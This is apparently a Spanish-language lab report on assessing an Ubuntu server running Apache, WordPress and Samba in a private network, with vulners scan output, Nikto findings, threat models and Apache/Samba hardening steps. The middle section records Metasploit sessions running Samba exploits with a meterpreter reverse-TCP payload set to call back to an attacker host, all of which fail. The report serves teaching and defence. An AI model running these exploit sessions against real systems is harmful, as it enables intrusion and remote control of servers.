
moderate: Apache HTTP Server: mod_rewrite proxy handler substitution (CVE-2024-39573)
SSRF potencial en mod_rewrite en Apache HTTP Server 2.4.59 y anteriores permite a un atacante causar RewriteRules inseguras para configurar inesperadamente URL's para ser manejadas por mod_proxy.

- ❖ Se recomienda a los usuarios actualizar a la versión 2.4.60, que corrige este problema.

Reported to security team	2024-04-01
Update 2.4.60 released	2024-07-01
Affects	2.4.0 through 2.4.59

- **Posibles vulnerabilidades:**
  - Identificación de componentes obsoletos de WordPress en el servidor (posibles vulnerabilidades específicas de WordPress).
- **Modelado de amenazas**:
  - **Actor malicioso**: Script kiddies, atacantes dirigidos.
  - **Vector de ataque**: Uso de exploits conocidos contra Apache o componentes web (WordPress).
  - **Impacto**: Defacement, control del servidor o robo de datos.
  - **Mitigación**:
    - Actualizar Apache y todos los plugins/temas de WordPress.
    - Configurar un WAF (p.ej., ModSecurity).
    - Ocultar la versión de Apache en las respuestas HTTP.
    - Implementar HTTPS (TLS).

Aquí use un script para ver si el servidor tiene estas vulnerabilidades:



3. NetBIOS/SMB (Puertos 139/445) - Samba 4.6.2

```
|   cpe:/a:samba:samba:4.6.2:
|       SSV:93139       10.0    https://vulners.com/seebug/SSV:93139    *EXPLOIT*
|       SAMBA_IS_KNOWN_PIPENAME 10.0    https://vulners.com/canvas/SAMBA_IS_KNOWN_PIPENAME      *EXPLOIT*
|       SAINT:3579A721D51A069C725493EA48A26E42  10.0    https://vulners.com/saint/SAINT:3579A721D51A069C725493EA48A26E42*
EXPLOIT*
|       EXPLOITPACK:11BDEE18B40708887778CCF837705185    10.0    https://vulners.com/exploitpack/EXPLOITPACK:11BDEE18B4070
8887778CCF837705185     *EXPLOIT*
|       95499236-C9FE-56A6-9D7D-E943A24B633A    10.0    https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A24
B633A   *EXPLOIT*
|       2C119FFA-ECE0-5E14-A4A4-354A2C38071A    10.0    https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C3
8071A   *EXPLOIT*
|       1337DAY-ID-27859        10.0    https://vulners.com/zdt/1337DAY-ID-27859        *EXPLOIT*
|       1337DAY-ID-27836        10.0    https://vulners.com/zdt/1337DAY-ID-27836        *EXPLOIT*
|       SAINT:C50A339EFD5B2F96051BC00F96014CAA  9.8     https://vulners.com/saint/SAINT:C50A339EFD5B2F96051BC00F96014CAA*
EXPLOIT*
|       SAINT:6FE788CBA26F517C02B44A699047593B  9.8     https://vulners.com/saint/SAINT:6FE788CBA26F517C02B44A699047593B*
EXPLOIT*
|       MSF:EXPLOIT-LINUX-SAMBA-IS_KNOWN_PIPENAME-      9.8     https://vulners.com/metasploit/MSF:EXPLOIT-LINUX-SAMBA-IS
_KNOWN_PIPENAME-        *EXPLOIT*
|       EDB-ID:42084    9.8     https://vulners.com/exploitdb/EDB-ID:42084      *EXPLOIT*
|       EDB-ID:42060    9.8     https://vulners.com/exploitdb/EDB-ID:42060      *EXPLOIT*
|       CVE-2023-3961   9.8     https://vulners.com/cve/CVE-2023-3961
|       CVE-2022-45141  9.8     https://vulners.com/cve/CVE-2022-45141
|       CVE-2017-7494   9.8     https://vulners.com/cve/CVE-2017-7494
|       CVE-2017-14746  9.8     https://vulners.com/cve/CVE-2017-14746
|       PACKETSTORM:160127      9.3     https://vulners.com/packetstorm/PACKETSTORM:160127      *EXPLOIT*
|       FC661572-B96B-5B2C-B12F-E8D279E189BF    9.3     https://vulners.com/githubexploit/FC661572-B96B-5B2C-B12F-E8D279E
189BF   *EXPLOIT*
|       F472C105-E3B1-524A-BBF5-1C436185F6EE    9.3     https://vulners.com/githubexploit/F472C105-E3B1-524A-BBF5-1C43618
5F6EE   *EXPLOIT*
|       F085F702-F1C3-5ACB-99BE-086DA182D98B    9.3     https://vulners.com/githubexploit/F085F702-F1C3-5ACB-99BE-086DA18
2D98B   *EXPLOIT*
|       E9F25671-2BEF-5E8B-A60A-55C6DD9DE820    9.3     https://vulners.com/githubexploit/E9F25671-2BEF-5E8B-A60A-55C6DD9
DE820   *EXPLOIT*
|       DEC5B8BB-1933-54FF-890E-9C2720E9966E    9.3     https://vulners.com/githubexploit/DEC5B8BB-1933-54FF-890E-9C2720E
9966E   *EXPLOIT*
|       D7AB3F4A-8E41-5E5B-B987-99AFB571FE9C    9.3     https://vulners.com/githubexploit/D7AB3F4A-8E41-5E5B-B987-99AFB57
1FE9C   *EXPLOIT*
|       D3C401E0-D013-59E2-8FFB-6BEF41DA3D1B    9.3     https://vulners.com/githubexploit/D3C401E0-D013-59E2-8FFB-6BEF41D
```

- **Posibles vulnerabilidades:**

    - SSV:93139: **Ejecutar código arbitrario** (CVSS 10.0).
    - Posibles ataques relacionados con nombres de canal conocidos (pipelines).
- **Modelado de amenazas**:
    - **Actor malicioso**: Atacantes locales o remotos con acceso a la red.
    - **Vector de ataque**: Escaneo y uso de herramientas como smbclient para explotar vulnerabilidades.
    - **Impacto**: Filtración de datos, control remoto del servicio.
    - **Mitigación**:
        - Actualizar Samba a la última versión.
        - Deshabilitar SMBv1, usar SMBv3.
        - Limitar acceso a compartidos solo desde IPs autorizadas.

CVE-2017-7494: La vulnerabilidad CVE-2017-7494 afecta a versiones de Samba a partir de la 3.5. Permite la ejecución remota de código debido a un manejo incorrecto de las solicitudes maliciosas a través del servicio de acceso compartido de archivos. Un atacante puede aprovechar esta falla enviando un archivo especialmente diseñado que contiene un comando malicioso a un recurso compartido de escritura.
Mitigación:


- Actualización: Instalar versiones parcheadas de Samba. Todas las versiones más recientes incluyen correcciones para esta vulnerabilidad.
- Parche temporal: Añadir nt pipe support = no en la sección [global] de smb.conf. Esto desactiva el soporte para pipes nombrados, previniendo la explotación, pero podría afectar algunas funcionalidades de clientes Windows.
- Control de permisos: Evitar configuraciones que permitan acceso de escritura anónimo a recursos compartidos.


Similares:

- **SSV:93139 y SAMBA_IS_KNOWN_PIPENAME:** Estas vulnerabilidades tienen un impacto crítico y están relacionadas con la ejecución remota de código mediante la manipulación de pipes nombrados o recursos compartidos inseguros.
- **CVE-2023-3961:** Se identificó una vulnerabilidad de path traversal en Samba al procesar nombres de tuberías de clientes que se conectan a sockets de dominio Unix dentro de un directorio privado. Samba utiliza normalmente este mecanismo para conectar clientes SMB a servicios de llamada a procedimiento remoto (RPC) como SAMR LSA o SPOOLSS, que Samba inicia bajo demanda. Sin embargo, debido a una desinfección inadecuada de los nombres de tuberías entrantes del cliente, permitir que un cliente envíe un nombre de tubería que contenga caracteres de travesía de directorio Unix (../). Esto podría dar lugar a que los clientes SMB se conectaran como root a sockets de dominio Unix fuera del directorio privado. Si un atacante o cliente lograba enviar un nombre de tubería que resolviera a un servicio externo utilizando un socket de dominio Unix existente, podría potencialmente conducir a un acceso no autorizado al servicio y a eventos adversos consecuentes, incluyendo el compromiso o la caída del servicio.

- **CVE-2022-45141:** Dado que la vulnerabilidad de elevación de privilegios de Windows Kerberos RC4-HMAC fue revelada por Microsoft el 8 de noviembre de 2022 y según RFC8429 se asume que rc4-hmac es débil, los DC de Active Directory Samba vulnerables emitirán tickets cifrados rc4-hmac a pesar de que el servidor de destino admita un cifrado mejor (por ejemplo, aes256-cts-hmac-sha1-96).
- **CVE-2017-14746:** Permite también la explotación remota debido a una falla en la validación de entradas, lo que la hace comparable a CVE-2017-7494.


Primero usamos metasploit para ir probando






Samba "username map script" Command Execution


Comenzamos con el 13, vemos que nos pide




Vemos que puertos tiene abiertos el servidor Ubuntu (192.168.50.129):



Asignamos valores y probamos




Probamos desde otro puerto



Samba SetInformationPolicy AuditEventsInfo Heap Overflow

Probamos otro exploit



Samba is_known_pipename() Arbitrary Module Load

```
msf6 > use 25
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(linux/samba/is_known_pipename) > options

Module options (exploit/linux/samba/is_known_pipename):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   CHOST                           no        The local client address
   CPORT                           no        The local client port
   Proxies                         no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The SMB service port (TCP)
   SMB_FOLDER                      no        The directory to use within the writeable SMB share
   SMB_SHARE_NAME                  no        The name of the SMB share containing a writeable directory


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Interact)


View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/is_known_pipename) > set RHOSTS 192.168.50.129
RHOSTS => 192.168.50.129
msf6 exploit(linux/samba/is_known_pipename) > exploit

[-] 192.168.50.129:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: undefined method `[]' for nil:NilClass
[*] Exploit completed, but no session was created.
```

Probamos en otro puerto

```
msf6 exploit(linux/samba/is_known_pipename) > set RPORT 139
RPORT => 139
msf6 exploit(linux/samba/is_known_pipename) > exploit

[-] 192.168.50.129:139 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: undefined method `[]' for nil:NilClass
[*] Exploit completed, but no session was created.
msf6 exploit(linux/samba/is_known_pipename) >
```

Samba chain_reply Memory Corruption (Linux x86)

```
msf6 > use 22
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/chain_reply) > options

Module options (exploit/linux/samba/chain_reply):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.131   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux (Debian5 3.2.5-4lenny6)


View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/chain_reply) > set RHOSTS 192.168.50.129
RHOSTS => 192.168.50.129
msf6 exploit(linux/samba/chain_reply) > exploit

[*] Started reverse TCP handler on 192.168.50.131:4444
[*] 192.168.50.129:139 - Trying return address 0x081ed5f2 ...
[-] 192.168.50.129:139 - The SMB server did not reply to our request
[*] 192.168.50.129:139 - Trying return address 0x081ed5f2 ...
[-] 192.168.50.129:139 - The SMB server did not reply to our request
[*] 192.168.50.129:139 - Trying return address 0x081ed5f2 ...
[-] 192.168.50.129:139 - The SMB server did not reply to our request
^C[-] 192.168.50.129:139 - Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(linux/samba/chain_reply) > set RPORT 445
RPORT => 445
msf6 exploit(linux/samba/chain_reply) > exploit

[*] Started reverse TCP handler on 192.168.50.131:4444
[*] 192.168.50.129:445 - Trying return address 0x081ed5f2 ...
[-] 192.168.50.129:445 - The SMB server did not reply to our request
[*] 192.168.50.129:445 - Trying return address 0x081ed5f2 ...
[-] 192.168.50.129:445 - The SMB server did not reply to our request
^C[-] 192.168.50.129:445 - Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(linux/samba/chain_reply) >
```

Samba trans2open Overflow (Linux x86)

```
msf6 > use 62
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.131   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.50.129
RHOSTS => 192.168.50.129
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.50.131:4444
[*] 192.168.50.129:139 - Trying return address 0xbffffdfc...
[-] 192.168.50.129:139 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: undefined method `[]' for nil:NilClass
[*] Exploit completed, but no session was created.
msf6 exploit(linux/samba/trans2open) > set RPORT 445
RPORT => 445
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.50.131:4444
[*] 192.168.50.129:445 - Trying return address 0xbffffdfc...
[-] 192.168.50.129:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: undefined method `[]' for nil:NilClass
[*] Exploit completed, but no session was created.
```

Y pues fallaron todos.

Nikto

El análisis de Nikto reporta varias vulnerabilidades y configuraciones débiles en el servidor Ubuntu con Apache y WordPress. A continuación, detallo cada una, su impacto y las medidas de mitigación o parcheo:

```
┌──(kali㉿kali)-[~/Documents/nmaps/tools/sambita]
└─$ nikto -h  192.168.50.129
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.50.129
+ Target Hostname:    192.168.50.129
+ Target Port:        80
+ Start Time:         2024-11-29 23:41:55 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.58 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index.php?: Uncommon header 'x-redirect-by' found, with contents: WordPress.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 29af, size: 623c8c2d2d4e4, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS .
+ /index.php/123: Drupal Link header found with value: <http://192.168.50.129/index.php/wp-json/>; rel="https://api.w.org/". See: https://www.drupal.org/
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version usually matches the WordPress version.
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /wp-login.php?action=register: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wp-login.php: Wordpress login found.
+ 8102 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2024-11-29 23:42:40 (GMT-5) (45 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

1. Falta de la cabecera X-Frame-Options (Anti-Clickjacking)
Impacto: Sin esta cabecera, un atacante podría cargar tu sitio web dentro de un iframe en su página maliciosa, lo que permite ataques de Clickjacking.
Mitigación: Configura Apache para incluir esta cabecera en las respuestas

```
Header always set X-Frame-Options "SAMEORIGIN"
```

2. Falta de la cabecera X-Content-Type-Options
Impacto: La ausencia de esta cabecera permite ataques de MIME Sniffing. Esto puede causar que los navegadores interpreten los archivos de forma incorrecta y potencialmente ejecuten código malicioso.
Archivo afectado: /bkPpYZ7R.lst (probablemente un archivo generado o subido).

Para que la cabecera X-Content-Type-Options esté configurada globalmente en Apache:

```
Header set X-Content-Type-Options "nosniff"
```

Para el archivo específico y no sea accesible, se deniega el acceso directamente:
apache

```
<Files "bkPpYZ7R.lst">
   Require all denied
</Files>
```


3. Cabecera ETag revelando metadatos (CVE-2003-1418)
Impacto: La cabecera ETag puede filtrar información sobre inodes, tamaños de archivos y marcas de tiempo, que los atacantes pueden usar para inferir cambios en los archivos.
Mitigación: Deshabilita el uso de ETag en Apache:

```
FileETag None
```

```
 GNU nano 7.2                                  /etc/apache2/apache2.conf
# The following lines prevent .htaccess and .htpasswd files from being
# viewed by Web clients.
#
<FilesMatch "^\.ht">
        Require all denied
</FilesMatch>


#
# The following directives define some format nicknames for use with
# a CustomLog directive.
#
# These deviate from the Common Log Format definitions in that they use %O
# (the actual bytes sent including headers) instead of %b (the size of the
# requested file), because the latter makes it impossible to detect partial
# requests.
#
# Note that the use of %{X-Forwarded-For}i instead of %h is not recommended.
# Use mod_remoteip instead.
#
LogFormat "%v:%p %h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\"" vhost_combined
LogFormat "%h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\"" combined
LogFormat "%h %l %u %t \"%r\" %>s %O" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent

# Include of directories ignores editors' and dpkg's backup files,
# see README.Debian for details.

# Include generic snippets of statements
IncludeOptional conf-enabled/*.conf

# Include the virtual host configurations:
IncludeOptional sites-enabled/*.conf

ServerName 127.0.0.1

Header always set X-Frame-Options "SAMEORIGIN"
Header set X-Content-Type-Options "nosniff"
FileETag None
```

4. Métodos HTTP Permitidos (OPTIONS).
Impacto: Los métodos como OPTIONS no siempre son necesarios y podrían ser explotados por atacantes para descubrir más información sobre el servidor.
Mitigación: Restringir los métodos HTTP permitidos globalmente en Apache.

```
<Directory "/var/www/html">
    <LimitExcept GET POST>
        Require all denied
    </LimitExcept>
</Directory>
```



